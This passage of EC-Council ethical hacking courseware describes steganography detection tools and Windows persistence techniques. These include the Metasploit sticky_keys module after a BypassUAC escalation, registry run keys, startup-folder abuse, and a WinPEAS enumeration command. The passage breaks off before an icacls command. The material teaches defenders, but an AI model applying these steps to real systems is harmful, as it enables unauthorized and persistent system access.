


Figure 6.199: Screenshot of zsteg

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Some examples of steganography detection tools are as follows:


- StegoVeritas (*https://github.com*)
- Stegextract (*https://github.com*)
- StegoHunt™ MP (*https://www.wetstonetech.com*)
- Steganography Studio (*https://stegstudio.sourceforge.net*)
- Virtual Steganographic Laboratory (VSL) (*https://vsl.sourceforge.net*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Maintaining Persistence Using Windows Sticky Keys

- After gaining access to a remote system, attackers can escalate privileges using the **BypassUAC exploit** with Metasploit
- Once privileges are escalated, they can use the **sticky_keys** module of the Metasploit tool to exploit the Sticky Keys feature and maintain persistence on the compromised system
- When the attacker restarts the system and presses the **Shift key five times**, a Command Prompt window opens with **system-level access**





Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Establishing Persistence

Attackers create persistence by executing malicious code on the target device by tricking the victim into accessing a malware-loaded file or downloading a malicious program. The persistence enables attackers to infect different components of the system continuously and to remain undetected against any defensive solutions. Once persistence is successfully established, a backdoor channel is created for the attackers, through which they can perform malicious activities as the malware replicates itself even if the target system reboots. This section describes various techniques used by attackers to maintain persistence on the target system or network.

Maintaining Persistence Using Windows Sticky Keys

In Windows, the Sticky Keys feature allows users to use a combination of keys, such as Ctrl, Alt, and Shift, without pressing them simultaneously. Attackers can exploit this feature to maintain persistence. After gaining access to a remote system, attackers can escalate privileges using the BypassUAC exploit with Metasploit. Once privileges are escalated, they can use the sticky_keys module of Metasploit to maintain persistence on the compromised system. When the attacker restarts the system and presses the Shift key five times, a Command Prompt window opens with system-level access.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.200: Screenshot of the Windows sticky keys feature




Figure 6.201: Screenshot of Metasploit showing the exploitation of **`sticky_keys`** module

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.202: Screenshot showing system-level access in Command Prompt achieved using Sticky Keys

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Maintaining Persistence by Abusing Boot or Logon Autostart Executions

- Attackers abuse the system boot or logon autostart program for escalating privileges and maintaining persistence by applying **custom configuration settings** on the compromised machine
- It allows attackers to automatically run a program at the time of system boot or logon
- Attackers use two methods for abusing boot or logon autostart execution:
  - **Registry run keys**
  - **Startup Folder**



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Maintaining Persistence by Abusing Boot or Logon Autostart Executions

Attackers take advantage of the system boot or logon autostart programs for escalating privileges and performing persistent attacks by applying custom configuration settings on the compromised machine. This technique allows attackers to automatically run a program at the time of system boot or logon. Consequently, attackers can gain elevated privileges or maintain persistence on the compromised system. OSes include a few mechanisms that auto-execute programs located within some specific directories during account logon or system boot. These programs may also refer to the repositories that store information regarding configurations such as Windows registries.




Figure 6.203: Depiction of privilege escalation by abusing boot or autostart execution

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Given below are the two methods for abusing boot or logon autostart execution.

- **Executing Logon Autostart: Registry Run Keys**

  Attackers can conduct persistence attacks or privilege escalation if they identify a service with all the necessary permissions that is connected with the registry key. When any authorized user attempts to log in, the service link associated with the registry runs automatically.

  - **Enumerating Assign Permissions Using WinPEAS**

    Attackers can use the WinPEAS script to search for the possible paths that can be leveraged to perform privilege escalation within Windows. They can find permissions by executing the following command:

    ```
    winPEASx64.exe quiet applicationinfo
    ```

    The above command allows attackers to enumerate all permissions that are designated for a valid user against a particular service.

- **Executing Logon Autostart: Startup Folder**

  Attackers can also inject malicious applications in the startup folder that run automatically when a user attempts to sign into their account. Attackers perform privilege escalation by manipulating the startup folder locations.

  - **Abusing Startup Folder Using `icacls`**

    The misconfigured locations in a startup folder can be exploited by an attacker to inject malicious payloads such as remote access Trojans (RATs) to maintain persistence. The following command is used to enumerate the permissions:

